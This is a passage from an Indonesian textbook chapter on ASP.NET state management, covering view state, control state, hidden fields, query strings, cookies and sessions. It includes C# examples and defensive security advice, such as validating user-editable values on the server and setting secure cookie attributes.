Hidden field	Formulir	Satu formulir; satu perjalanan pulang-pergi	Tanpa memori server; sederhana; berfungsi di mana saja	Terlihat dan dapat disunting; hanya dengan POST	Id pelanggan pada draf; token CSRF
Query string	Alamat	Satu tautan; selama tautan itu ada	Dapat di-*bookmark*; sederhana	Terlihat, tercatat, tersebar; sekitar 2.000 karakter; hanya dengan GET	`?customer=C0257`; `?count=2`
Cookie	Peramban	Satu peramban dan situs; sampai ditutup atau kedaluwarsa	Bertahan antarkunjungan; tanpa memori server	Sekitar 4 KB; dapat ditolak atau dihapus; dapat disunting kecuali dilindungi	Gerai konter
Sesi	Server, kuncinya di *cookie*	Satu peramban; menit tanpa aktivitas	Privat; praktis	Memori server; hilang saat *restart* kecuali disimpan di luar	Draf nota; penghitung lab
TempData	Sesi atau *cookie*	Satu peramban; sampai dibaca sekali	Dibuat untuk pesan setelah pengalihan	Dibaca sekali, lalu hilang, memang begitu rancangannya	Pesan *flash*
Application state, cache	Memori server	Semua orang; sampai *restart* atau kedaluwarsa	Dipakai bersama; cepat	Harus aman terhadap *thread*; hilang saat *restart*	Daftar harga; penghitung lab
Profile, basis data	Basis data	Satu pengguna atau semua orang; sampai dihapus	Tahan lama; bertahan melewati *restart* dan *server farm*	Lebih lambat; perlu skema dan kehati-hatian terhadap data pribadi	Pelanggan dan nota

14.6 State yang Disimpan Klien

14.6.1 View state

Properti `ViewState` pada halaman Web Forms adalah kamus untuk menyimpan nilai di antara permintaan *untuk halaman yang sama*, dan itulah cara bawaan halaman menyimpan nilai kontrol-kontrolnya di antara perjalanan pulang-pergi. Ketika halaman diproses, *state* halaman dan kontrolnya diserialisasi menjadi sebuah *string* dan disimpan di halaman sebagai *hidden field* — atau beberapa *hidden field*, jika *string*-nya lebih panjang daripada `MaxPageStateFieldLength` halaman. Ketika halaman dikirim kembali, halaman mengurai *string* itu selama inisialisasi dan


memulihkan properti-propertinya. Anda juga dapat menaruh nilai Anda sendiri ke *view state*, seperti `ViewState["counter"] = counterVal;`.

Kode 14.27 menyimpan isi sebuah kotak teks di *view state* lalu menampilkannya.

Kode 14.27 `03ViewState.aspx.cs` (Web Forms, tidak dijalankan di sini): pada permintaan pertama *view state* kosong dan label menyatakannya; pada setiap *postback* nilai kotak teks disimpan di *view state* dan ditampilkan.

```
using System;
using System.Web.UI;

public partial class ViewState : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {
        if (ViewState["Name"] != null) {
            ViewState["Name"] = TextBox1.Text;
            Label1.Text = ViewState["Name"].ToString();
        } else {
            ViewState["Name"] = "No Value in View State";
            Label1.Text = ViewState["Name"].ToString();
        }
    }
    protected void Button1_Click(object sender, EventArgs e) {
    }
}
```

Telusurilah. Pada permintaan pertama (sebuah GET), `ViewState["Name"]` bernilai `null`, sehingga cabang `else` menulis *No Value in View State* ke *view state* dan ke label. Nilai itu diserialisasi ke `__VIEWSTATE` dalam respons. Orang itu mengetik *Hi, it's me!* lalu menekan **Button**: peramban mengirim formulir, termasuk `__VIEWSTATE`. Selama inisialisasi, halaman memulihkan `ViewState["Name"]` dari *hidden field*, sehingga di `Page_Load` nilainya tidak lagi `null`, dan cabang pertama menyalin kotak teks ke *view state* dan ke label. **Gambar 14.18** menunjukkan *postback* itu.



Gambar 14.18 Kode 14.27 setelah sebuah *postback*: nilai yang diketik di kotak telah disimpan di *view state* dan ditampilkan di label.

Hidden field itu sendiri terlihat di sumber halaman, dan **Gambar 14.19** menunjukkannya — di sini dari contoh *hidden field* di Subbab 14.6.3, yang memakai mesin yang sama.

```
view-source:localhost/MyState/05HiddenField.aspx
1  <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
2      "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
3
4  <html xmlns="http://www.w3.org/1999/xhtml" >
5  <head><title>
6      Hidden Field
7  </title></head>
8  <body>
9      <form method="post" action="./05HiddenField.aspx" id="form1">
10 <div class="aspNetHidden">
11 <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="eov/0rX
    D7PB6hN0Irwk…" />
12 </div>
13
14 <div class="aspNetHidden">
15     <input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGEN
    ERATOR" value="ED5EA427" />
16     <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATIO
    N" value="VrW179/mmj8ozmI…" />
17 </div>
18     <div>
19             
20         <input type="submit" name="Button1" value="No Action Button" id
    ="Button1" /> 
21         <input type="hidden" name="HiddenField1" id="HiddenField1" valu
    e="2" />
22     </div>
23         <strong>         <br />
24            Click counter</strong> (Saved in Hidden Field) :&n
    bsp;
25         <span id="Label1">2</span>
26     </form>
27 </body>
28 </html>
```

Gambar 14.19 Sumber halaman Web Forms sebagaimana diterima peramban: `__VIEWSTATE` dengan nilai Base64 yang panjang (di sini dipendekkan, seperti dua nilai lainnya, menjadi beberapa karakter pertama dan elipsis), `__VIEWSTATEGENERATOR`, `__EVENTVALIDATION`, dan *hidden field* milik halaman sendiri, `HiddenField1`, dengan nilai `2`.

Tiga fakta tentang *view state* sering dinyatakan secara keliru, sehingga di sini dinyatakan dengan cermat.

***View state* tidak terenkripsi secara bawaan.** Ia diserialisasi dan dikodekan dalam Base64, yang dapat didekode siapa saja. Yang *menyala* secara bawaan adalah **message authentication code** (MAC): *hash* berkunci dari isinya, yang ditempelkan padanya, sehingga server dapat mendeteksi bahwa seseorang telah mengubah *field* itu. Jadi *view state* terlindung dari *pengubahan* tetapi tidak dari *pembacaan*. Enkripsi dapat dinyalakan dengan `ViewStateEncryptionMode`, dan pada *server farm* setiap server harus berbagi *machine key* yang sama, atau *postback* yang tiba di server lain akan gagal dalam pemeriksaan MAC. Jangan pernah menaruh rahasia di *view state*.

***View state* memakan *bandwidth* dua kali.** Ia pergi ke peramban dalam respons dan kembali dalam permintaan, pada setiap *postback*. Sebuah *grid* berisi beberapa ratus baris dapat menghasilkan *view state* berukuran ratusan kilobita, dan itulah sebabnya *view state* sering dimatikan di tempat yang tidak memerlukannya.

***View state* dapat dimatikan pada empat tingkat.** **Kode 14.28** menunjukkannya dari yang paling luas sampai yang paling sempit.

Kode 14.28 Mematikan *view state* untuk setiap aplikasi di satu server, untuk satu aplikasi, untuk satu halaman, atau untuk satu kontrol (Web Forms, tidak dijalankan di sini).

```
<!-- 1. Machine level, in machine.config: every application on this server. -->
<configuration>
   <system.web>
      <pages enableViewState="false" />
   </system.web>
</configuration>

<!-- 2. Application level, in the application's web.config: every page of it. -->
<configuration>
   <system.web>
      <pages enableViewState="false" />
   </system.web>
</configuration>

<!-- 3. Page level, in the @Page directive at the top of one .aspx file:
     <%@ Page Language="C#" EnableViewState="false" %> -->

<!-- 4. Control level, on one control:
     <asp:TextBox EnableViewState="false" ID="Name" runat="server"></asp:TextBox> -->
```

Jawaban Razor Pages terhadap *view state* adalah tidak memilikinya. Halaman Razor tidak menyimpan salinan tersembunyi dari kontrol-kontrolnya; setelah POST yang gagal, formulir digambar ulang **dari model yang diikat**, dan itulah sebabnya uji di Subbab 14.2.4 menemukan `Surabaya` masih ada di kotak tempat lahir. Segala sesuatu yang harus bertahan dipilih secara eksplisit: sebuah *hidden field*, sebuah nilai *query string*, sebuah *cookie*, sebuah entri sesi. Halamannya lebih kecil, aliran datanya terlihat, dan tidak ada yang dibawa tanpa diminta.

14.6.2 Control state

Kadang sebuah kontrol perlu mengingat sesuatu agar dapat bekerja sama sekali. Kontrol dengan beberapa tab harus tahu tab mana yang terpilih di antara perjalanan pulang-pergi. *View state* dapat menyimpannya, tetapi pengembang dapat mematikan *view state* untuk sebuah halaman, dan kontrol itu pun rusak. **Control state** memecahkan masalah ini: ia adalah *state* kecil yang terpisah untuk satu kontrol dan *tidak dapat* dimatikan.

Untuk melihat perbedaannya, folder kode berisi sebuah kontrol server khusus (`MyCustomControl`, pustaka kelas yang dirujuk halaman). Versi pertamanya menyimpan dua properti, `Text` dan `Text2`, di *view state* dan menulis keduanya ke halaman. Halaman uji menyetel kedua properti pada permintaan pertama dan tidak melakukan apa pun saat *postback*. Dengan *view state* menyala, kedua teks bertahan melewati *postback*. Dengan `EnableViewState="false"` di direktif halaman, keduanya lenyap, karena kontrol itu bergantung pada *view state*. **Kode 14.29** adalah versi kedua kontrol itu.

Kode 14.29 `WebCustomControl.cs` (Web Forms, tidak dijalankan di sini): `Text` juga disimpan di *control state* — `OnInit` mendaftarkan kontrol, `SaveControlState` mengembalikan nilainya, dan `LoadControlState` memulihkannya — sedangkan `Text2` tetap hanya di *view state*.

```
using System;
using System.ComponentModel;
using System.Web.UI;
using System.Web.UI.WebControls;

namespace MyCustomControl {
    [DefaultProperty("Text")]
    [ToolboxData("<{0}:WebCustomControl runat=server></{0}:WebCustomControl>")]
    public class WebCustomControl : WebControl {
        [Bindable(true)]
        [Category("Appearance")]
        [DefaultValue("")]
        [Localizable(true)]
        public string Text {
            get {
                String s = (String)ViewState["Text"];
                return ((s == null) ? String.Empty : s);
            }
            set {
                ViewState["Text"] = value;
            }
        }

        [Bindable(true)]
        [Category("Appearance")]
        [DefaultValue("")]
        [Localizable(true)]
        public string Text2 {
            get {
                String s = (String)ViewState["Text2"];
                return ((s == null) ? String.Empty : s);
            }
            set {
                ViewState["Text2"] = value;
            }
        }

        protected override void RenderContents(HtmlTextWriter output) {
            output.Write(Text);
            output.Write("<br/>");
            output.Write(Text2);
            output.Write("<br/>");
        }
```

Kode 14.29 (Lanjutan) *WebCustomControl.cs (Web Forms, tidak dijalankan di sini): Text juga disimpan di control state — OnInit mendaftarkan kontrol, SaveControlState mengembalikan nilainya, dan LoadControlState memulihkannya — sedangkan Text2 tetap hanya di view state.*

```
        // Overriding these 3 methods, so that our control
        // will continue to work even though ViewState is disabled
        protected override void OnInit(EventArgs e) {
            Page.RegisterRequiresControlState(this);
            base.OnInit(e);
        }

        protected override void LoadControlState(object savedState) {
            Text = (string)savedState;
        }

        protected override object SaveControlState() {
            return Text;
        }
    }
}
```

Tiga metode yang ditimpa itu adalah seluruh mekanismenya. `OnInit` memanggil `Page.RegisterRequiresControlState(this)`, memberi tahu halaman bahwa kontrol ini memiliki *control state*. `SaveControlState` mengembalikan sebuah objek — di sini hanya *string* `Text` — yang disimpan halaman di *hidden field*-nya sendiri. `LoadControlState` menerima objek itu saat *postback* dan mengembalikannya. **Gambar 14.20** menunjukkan halaman dengan *view state* dimatikan, setelah sebuah *postback*.

Gambar 14.20 Halaman uji dengan `EnableViewState="false"`, setelah sebuah *postback*: *This is a dummy Text* bertahan melalui *control state*; teks kedua, yang hanya disimpan di *view state*, hilang.

Di ASP.NET Core gagasan itu bertahan sebagai aturan rancangan: komponen yang memerlukan sebuah nilai untuk bekerja membawa nilai itu sendiri — di *hidden field*-nya sendiri, di rute, atau di *query string* — alih-alih bergantung pada mekanisme selebar halaman yang dapat dimatikan orang lain.

14.6.3 Hidden field

Hidden field adalah elemen HTML biasa, `<input type="hidden" name="…" value="…">`, yang tidak ditampilkan peramban tetapi ikut dikirim bersama formulir. Web Forms membungkusnya sebagai kontrol `HiddenField`, `<asp:HiddenField ID="ExampleHiddenField" Value="ExampleValue" runat="server" />`. Sebuah *hidden field* menyimpan satu nilai, dan nilai itu hanya tersedia di server ketika halaman dikirim dengan POST: tautan atau permintaan GET tidak membawanya. **Kode 14.30** menghitung klik di sebuah *hidden field*.

Kode 14.30 `05HiddenField.aspx.cs` (Web Forms, tidak dijalankan di sini): pada setiap *postback* nilai *hidden field* dibaca, ditambah satu, ditulis kembali, dan ditampilkan.

```
using System;
using System.Web.UI;

public partial class HiddenFile : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {
        if (IsPostBack) {
            if (HiddenField1.Value != null) {
                int val = Convert.ToInt32(HiddenField1.Value) + 1;
                HiddenField1.Value = val.ToString();
                Label1.Text = val.ToString();
            }
        }
    }
    protected void Button1_Click(object sender, EventArgs e) {
    }
}
```

Halaman dimulai dengan `Value="0"`. Pada setiap *postback handler* membaca *field* itu, menambahkan satu, dan menulis hasilnya kembali ke *field*, yang pergi ke peramban dalam respons dan kembali bersama klik berikutnya. **Gambar 14.19** di atas diambil setelah dua klik, dan sumbernya menunjukkan `name="HiddenField1" value="2"` untuk dibaca siapa saja.

Pengamatan terakhir itu adalah seluruh kisah keamanan *hidden field*: **orang dapat melihat dan mengubahnya.** Membuka *developer tools* peramban dan menyunting `value="2"` menjadi `value="2000"` hanya perlu sepuluh detik. Karena itu *hidden field* tepat untuk nilai yang perubahannya tidak merugikan siapa pun kecuali orang itu sendiri — penghitung, nomor halaman, langkah sebuah *wizard* — dan untuk nilai yang diperiksa server ketika tiba. *Hidden field* keliru untuk apa pun yang seharusnya diputuskan server, terutama harga.

Draf nota Laundry memakai dua *hidden field*, dan keduanya diperiksa. Yang pertama adalah id pelanggan draf: setiap formulir di halaman draf membawa `<input type="hidden" name="customer" value="C0257">`, dan *handler* membandingkannya dengan pelanggan draf di sesi. Jika berbeda — karena tab kedua membuka draf untuk orang lain, karena sesi kedaluwarsa, atau karena seseorang menyunting *field* itu — *handler* menolak. Program uji menyuntingnya:

```
tampered hidden customer    -> /: This draft has expired. Please open it again.
```

Hidden field kedua tidak Anda tulis sendiri: setiap formulir Razor Pages dengan `method="post"` berisi `__RequestVerificationToken`, **token antiforgery** yang dibahas di Subbab 14.12, dan *framework* menolak POST tanpa token yang benar. *Track* lain menambahkan token sejenis dengan tangan sebagai `csrf_token`.

Yang *tidak* terdapat di formulir draf sama pentingnya: tidak ada harga. Sebuah baris berisi layanan, jumlah unit, dan rak, dan server mencari harganya di daftar harganya sendiri setiap kali ia menampilkan atau mengonfirmasi draf. Itulah aturan bisnis BR-1 dalam spesifikasi Laundry, dan itulah alasan kasir yang memakai *developer tools* tidak dapat memberi temannya potongan harga.

14.6.4 Query string

Query string adalah bagian alamat sesudah `?`: dalam `https://www.contoso.com/listwidgets.aspx?category=basic&price=100`, *query string*-nya memiliki dua pasangan nama–nilai, `category=basic` dan `price=100`, dipisahkan `&`. Ia adalah cara yang sederhana tetapi terbatas untuk menyimpan *state*. Ia adalah cara alami untuk membawa sebuah nilai dari satu halaman ke halaman lain — nomor produk dari daftar ke halaman yang menampilkan produk itu — dan ia hanya tersedia pada permintaan GET: halaman yang diproses sebagai jawaban atas POST tidak dapat memanfaatkannya.

Keterbatasannya berasal dari tempat tinggalnya. Ia terlihat di bilah alamat, di riwayat peramban, di *bookmark*, di log akses server, dan di *header* `Referer` yang dikirim ke situs lain. Sebagian peramban dan perangkat membatasi alamat sampai 2.083 karakter. Dan, seperti setiap masukan, ia dapat diubah oleh siapa pun yang dapat mengetik.

Kekuatannya berasal dari tempat yang sama: **alamat dengan *query string* dapat di-*bookmark*, dibagikan, dan dimuat ulang**, dan maknanya selalu sama. Meja depan Laundry memanfaatkan kekuatan itu. Setelah seorang pelanggan terdaftar, peramban dialihkan ke `/bills/draft?customer=C0257`; halaman draf membaca id dari *query string*, memeriksa bahwa pelanggan itu ada, lalu membuka draf. Di Razor Pages nilai itu tiba sebagai argumen *handler*, `OnGet(string? customer)`, yang diikat menurut nama. Jika id itu tidak ada, halaman menolak dengan *There is no customer with that id.* alih-alih gagal.

> **Jangan pernah menaruh rahasia, id sesi, atau data pribadi di *query string*.** Alamat dicatat oleh server dan *proxy*, disimpan di riwayat, dan dikirim ke situs lain lewat *header* `Referer`.

> Nomor telepon pelanggan di dalam alamat sudah lepas dari kendali Anda begitu halaman dimuat.

14.6.5 Cookie

Cookie adalah sejumlah kecil data yang diminta server untuk disimpan peramban, dan yang dikirim kembali peramban bersama setiap permintaan berikutnya ke situs yang sama [9]. Isinya informasi khusus situs yang dikirim server bersama halaman, dalam *header* `Set-Cookie` pada respons; peramban menyimpannya — di memori, atau di berkas pada disk — dan mengembalikannya dalam *header* `Cookie` pada setiap permintaan. *Cookie* dapat bersifat **sementara**, hidup hanya sampai peramban ditutup, atau **persisten**, hidup sampai tanggal kedaluwarsa. *Cookie* dapat menyimpan informasi tentang klien, sesi, atau aplikasi; pemakaian yang lazim adalah token yang menunjukkan bahwa orang itu sudah masuk (*sign in*).

Kode 14.31 membuat satu *cookie* dari setiap jenis dan membacanya kembali ketika tombol diklik.

Kode 14.31 `06Cookies.aspx.cs` (Web Forms, tidak dijalankan di sini): *cookie* non-persisten, dan *cookie* persisten yang kedaluwarsa sepuluh detik setelah dipasang.

```
using System;
using System.Web;
using System.Web.UI;

public partial class Cookies : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {
        if (!IsPostBack) {
            // A non-persistent cookie: no Expires, so it lives until the browser closes.
            HttpCookie aCookieValNonPer = new HttpCookie("NonPersistent");
            aCookieValNonPer.Value = "This is A Non Persistent Cookie";
            Response.Cookies.Add(aCookieValNonPer);

            // A persistent cookie: it is kept on disk until Expires, here 10 seconds.
            HttpCookie aCookieValPer = new HttpCookie("Persistent");
            aCookieValPer.Value = "This is A Persistent Cookie";
            aCookieValPer.Expires = DateTime.Now.AddSeconds(10);
            Response.Cookies.Add(aCookieValPer);
        }
    }
    protected void Button1_Click(object sender, EventArgs e) {
        Label2.Text = ""; Label1.Text = "";
        if (Request.Cookies["NonPersistent"] != null) {
            Label2.Text = Request.Cookies["NonPersistent"].Value;
        }
        if (Request.Cookies["Persistent"] != null) {
            Label1.Text = Request.Cookies["Persistent"].Value;
        }
    }
}
```

Gambar 14.21 Kode 14.31 setelah **Click Me**, dalam sepuluh detik setelah halaman dimuat: kedua *cookie* kembali bersama permintaan dan kedua label menampilkan nilainya.

Gambar 14.21 menunjukkan kedua *cookie* terbaca kembali. Tunggulah lebih dari sepuluh detik lalu klik lagi: *cookie* persisten sudah kedaluwarsa dan peramban tidak lagi mengirimkannya, sehingga hanya *This is A Non Persistent Cookie* yang muncul. Aturannya sederhana: **dengan `Expires` atau `Max-Age`, peramban menyimpan *cookie* sampai saat itu, bahkan melewati *restart*; tanpa keduanya, peramban melupakan *cookie* ketika ditutup.**

Sebuah *cookie* membawa atribut selain nama dan nilainya, dan tiga di antaranya adalah kendali keamanan yang harus dimiliki setiap *cookie* dalam aplikasi sungguhan [10]. **Tabel 14.5** mendaftar semuanya.

Tabel 14.5 Atribut-atribut *cookie*. `Secure`, `HttpOnly`, dan `SameSite` adalah kendali keamanan; dua yang pertama sebaiknya ada di hampir setiap *cookie*, dan `SameSite=Lax` adalah bawaan yang baik.

Atribut	Contoh	Fungsinya	*Cookie* gerai Laundry
`Expires` / `Max-Age`	`Max-Age=2592000`	Menyimpan *cookie* sampai suatu tanggal, atau selama sejumlah detik; tanpa keduanya, sampai peramban ditutup	30 hari
`Path`	`Path=/`	Mengirim *cookie* hanya untuk alamat di bawah *path* ini	`/`
`Domain`	`Domain=example.com`	Juga mengirimnya ke subdomain; jika dihilangkan, hanya ke *host* yang persis sama	dihilangkan
`Secure`	`Secure`	Mengirim *cookie* hanya lewat HTTPS, tidak pernah lewat HTTP biasa	bila situs berjalan di HTTPS
`HttpOnly`	`HttpOnly`	Menyembunyikan *cookie* dari JavaScript (`document.cookie`); hanya HTTP yang membawanya	ya
`SameSite`	`SameSite=Lax`	`Strict`: tidak pernah dikirim bersama permintaan yang dimulai situs lain. `Lax`: dikirim bila orang mengikuti tautan, tetapi tidak bersama POST, gambar, atau *frame* dari situs lain. `None`: selalu (maka `Secure` wajib)	`Lax`

Masing-masing dari tiga atribut keamanan itu menghentikan satu serangan tertentu. **`Secure`** mencegah *cookie* dibaca di jaringan Wi-Fi terbuka oleh siapa pun yang mengamati lalu lintas tak terenkripsi. **`HttpOnly`** mencegah skrip yang disisipkan ke halaman — *cross-site scripting* dari Subbab 14.5.2 — membaca *cookie* lalu mengirimkannya kepada penyerang. **`SameSite`** mencegah situs lain membuat peramban mengirim POST ke situs Anda *dengan membawa cookie Anda*, yang merupakan inti *cross-site request forgery* di Subbab 14.12.

Meja depan Laundry menyimpan satu hal di *cookie*: gerai tempat komputer konter ini berada. Itulah nilai *cookie* yang sempurna — milik perangkat, bukan orang; harus bertahan melewati

berminggu-minggu *restart* peramban; bukan rahasia; dan nilai yang salah tidak merugikan apa pun, karena server memeriksanya. **Kode 14.32** membaca dan menulisnya.

Kode 14.32 `OutletCookie.cs`: *cookie* gerai ditulis dengan `MaxAge` 30 hari, `HttpOnly`, `SameSite=Lax`, dan, di HTTPS, `Secure`; ketika dibaca, nilainya hanya diterima jika menyebut gerai yang sungguh ada.

```
using LaundryState.Data;

namespace LaundryState.State;

/// <summary>The outlet a counter PC works at, remembered in a cookie for 30 days.
/// A cookie is a preference, not a proof: its value is checked every time it is
read.</summary>
public static class OutletCookie
{
    public const string Name = "outlet";

    public static string? Read(HttpRequest request, ILaundryStore store) =>
        request.Cookies.TryGetValue(Name, out var id) && store.Outlets().Any(o => o.Id ==
id)
            ? id
            : null;

    public static void Write(HttpResponse response, string outletId, bool https) =>
        response.Cookies.Append(Name, outletId, new CookieOptions
        {
            MaxAge = TimeSpan.FromDays(30),
            HttpOnly = true,                // page scripts cannot read it
            Secure = https,                 // over HTTPS, never sent over plain HTTP
            SameSite = SameSiteMode.Lax,    // not sent with cross-site POSTs
            IsEssential = true,
            Path = "/",
        });
}
```

Metode `Read` adalah paruh yang penting. *Cookie* adalah masukan: orang dapat menyuntingnya di *developer tools*, dan program dapat mengirim *cookie* apa pun yang dikehendakinya. Karena itu `Read` mengembalikan id hanya jika id itu menyebut salah satu gerai di basis data, dan `null` jika tidak. **Kode 14.33** adalah halaman yang memasang *cookie* itu.

Kode 14.33 `Outlet.cshtml.cs`: id gerai yang dikirim divalidasi terhadap daftar gerai, lalu ditulis ke *cookie*; konfirmasinya dibawa melewati pengalihan sebagai pesan *flash*.

```
using LaundryState.Data;
using LaundryState.State;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryState.Pages;

public class OutletModel(ILaundryStore store) : PageModel
{
    public IReadOnlyList<Outlet> Outlets => store.Outlets();
    public string? Current { get; private set; }
    public string? Error { get; private set; }

    public void OnGet() => Current = OutletCookie.Read(Request, store);

    public IActionResult OnPost(string? outlet)
    {
        var chosen = Outlets.FirstOrDefault(o => o.Id == outlet);
        if (chosen is null)
        {
            Error = "Choose one of the three outlets.";
            Response.StatusCode = 422;
            return Page();
        }
        OutletCookie.Write(Response, chosen.Id, Request.IsHttps);
        TempData["Flash"] = $"This counter now works for {chosen.Id} {chosen.Name}.";
        return Redirect("/");
    }
}
```

Inilah yang diterima peramban ketika gerai O02 dipilih, ditangkap oleh `tests/peek_cookies.py`:

```
Set-Cookie: outlet=O02; max-age=2592000; path=/; samesite=lax; httponly
Set-Cookie: .Laundry.Session=CfDJ8Nn6zG...; path=/; samesite=lax; httponly
```

Baris pertama adalah *cookie* gerai dengan atribut persis seperti pada **Kode 14.32**; `secure` tidak ada karena uji berjalan lewat HTTP biasa di `127.0.0.1`. Baris kedua adalah *cookie* sesi dari Subbab 14.7, yang nilainya berupa *string* panjang yang tampak acak, dipendekkan di sini. *Cookie* itu tidak memiliki `max-age`: ia hidup sampai peramban ditutup, dan di server sesinya sendiri kedaluwarsa setelah 20 menit tanpa aktivitas.

Apa yang terjadi di peramban *kedua*? Program uji membuka alamat draf di peramban baru tanpa *cookie*:

```
browser B, same draft URL   total Rp 0, counter: no outlet chosen
```

Peramban kedua tidak memiliki gerai (ia tidak punya *cookie* gerai) dan drafnya kosong (ia tidak punya *cookie* sesi, sehingga ia menerima sesi baru yang kosong). *Cookie* milik satu peramban di satu perangkat, demikian pula segala sesuatu yang ditemukan melaluinya.

14.7 State yang Disimpan Server

14.7.1 Session state

Session state menyimpan nilai untuk setiap sesi aktif aplikasi. Ia mirip *application state*, kecuali bahwa cakupannya adalah satu sesi peramban: jika beberapa orang memakai aplikasi, masing-masing memiliki *session state* yang berbeda, dan jika seseorang pergi lalu kembali kemudian, kunjungan kedua mendapat *session state* baru yang terpisah dari yang pertama. Seperti *application state*, ia adalah kamus kunci–nilai, dan dipakai untuk informasi yang harus bertahan

di antara perjalanan pulang-pergi dan di antara halaman. *Session state* mengerjakan tiga tugas: ia **mengenali** permintaan-permintaan dari satu peramban dan memetakannya ke satu sesi di server; ia **menyimpan** data untuk sesi itu melintasi permintaan; dan ia **membangkitkan *event*** ketika sesi dimulai dan berakhir, yang dapat ditangani kode aplikasi. Bergantung pada konfigurasinya, Web Forms menyimpan datanya di *worker process* (`InProc`, bawaannya), di proses *state server* terpisah, atau di SQL Server.

Kode 14.34 menyimpan tiga penghitung sekaligus: satu di *application state*, satu di *session state*, dan satu di *query string*.

Kode 14.34 `07Session.aspx.cs` (Web Forms, tidak dijalankan di sini): **Button** menaikkan penghitung di `Application` (di dalam `Lock`/`UnLock`) dan penghitung di `Session`; **Redirect to the same page** membawa penghitung ketiga di *query string*.

```
using System;
using System.Web.UI;

public partial class MySession : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {
        if (Request.QueryString["Count"] != null) { // retrieve and show the redirect count
            Label3.Text = Request.QueryString["Count"];
        }
    }
    protected void Button2_Click(object sender, EventArgs e) {
        int noOfRedirection = 0;
        if (Request.QueryString["Count"] != null) { // increase it and send it again
            noOfRedirection = Convert.ToInt32(Request.QueryString["Count"]) + 1;
        } else { // the first redirect: start at one
            noOfRedirection = 1;
        }
        Response.Redirect("07Session.aspx?Count=" + noOfRedirection);
    }
    protected void Button1_Click(object sender, EventArgs e) {
        Application.Lock();
        Application["Count"] = Convert.ToInt32(Application["Count"]) + 1;
        Application.UnLock();
        Label1.Text = Application["Count"].ToString();
        // Store in Session State ---------------------------------------------
        Session["Count"] = Convert.ToInt32(Session["Count"]) + 1;
        Label2.Text = Session["Count"].ToString();
    }
}
```

Tombol pertama menaikkan dua penghitung. `Application["Count"]` dipakai bersama oleh semua orang, sehingga ia diubah di antara `Application.Lock()` dan `Application.UnLock()`: dua permintaan yang tiba pada saat yang sama dapat saja sama-sama membaca 7 dan sama-sama menulis 8, sehingga satu klik hilang. `Session["Count"]` hanya milik peramban ini. `Convert.ToInt32(null)` bernilai 0, sehingga kedua penghitung dimulai dengan benar pada kali pertama. Tombol kedua membaca `Count` dari *query string*, menambahkan satu, lalu mengalihkan ke halaman yang sama dengan nilai baru di alamat; `Page_Load` menampilkannya.

Gambar 14.22 `07Session.aspx` setelah beberapa klik: penghitung aplikasi dan penghitung sesi sama-sama bernilai 11, dan alamatnya membawa `?Count=1` dari satu pengalihan.

Gambar 14.22 menunjukkan halaman setelah sebelas klik pada **Button** dan satu klik pada **Redirect to the same page**, di satu peramban — itulah sebabnya penghitung aplikasi dan penghitung sesi sama. Bukalah halaman itu di peramban kedua dan klik sekali: penghitung aplikasi berlanjut ke 12 untuk kedua peramban, tetapi penghitung sesi peramban kedua menunjukkan 1. Mulai ulang aplikasi dan penghitung aplikasi mulai lagi dari 1, karena *application state* hidup di *worker process*.


Perilaku sesi di Web Forms dikonfigurasi di `web.config`. **Kode 14.35** adalah konfigurasi contoh-contoh Web Forms bab ini.

Kode 14.35 `web.config` contoh-contoh Web Forms (tidak dijalankan di sini): *view state* menyala, sesi di dalam proses selama 20 menit dengan *cookie*, setiap *cookie* `HttpOnly`, khusus HTTPS, dan `SameSite=Lax`, serta empat *profile property*.

```
<?xml version="1.0"?>
<configuration>
  <system.web>
    <compilation debug="true" targetFramework="4.8" />
    <!-- ViewState for every page of this application: true is the default. -->
    <pages enableViewState="true" />
    <!-- Session state in the worker process, 20 minutes, identified by a cookie. -->
    <sessionState mode="InProc" timeout="20" cookieless="UseCookies" />
    <!-- Cookies of this application: never readable by page scripts, HTTPS only. -->
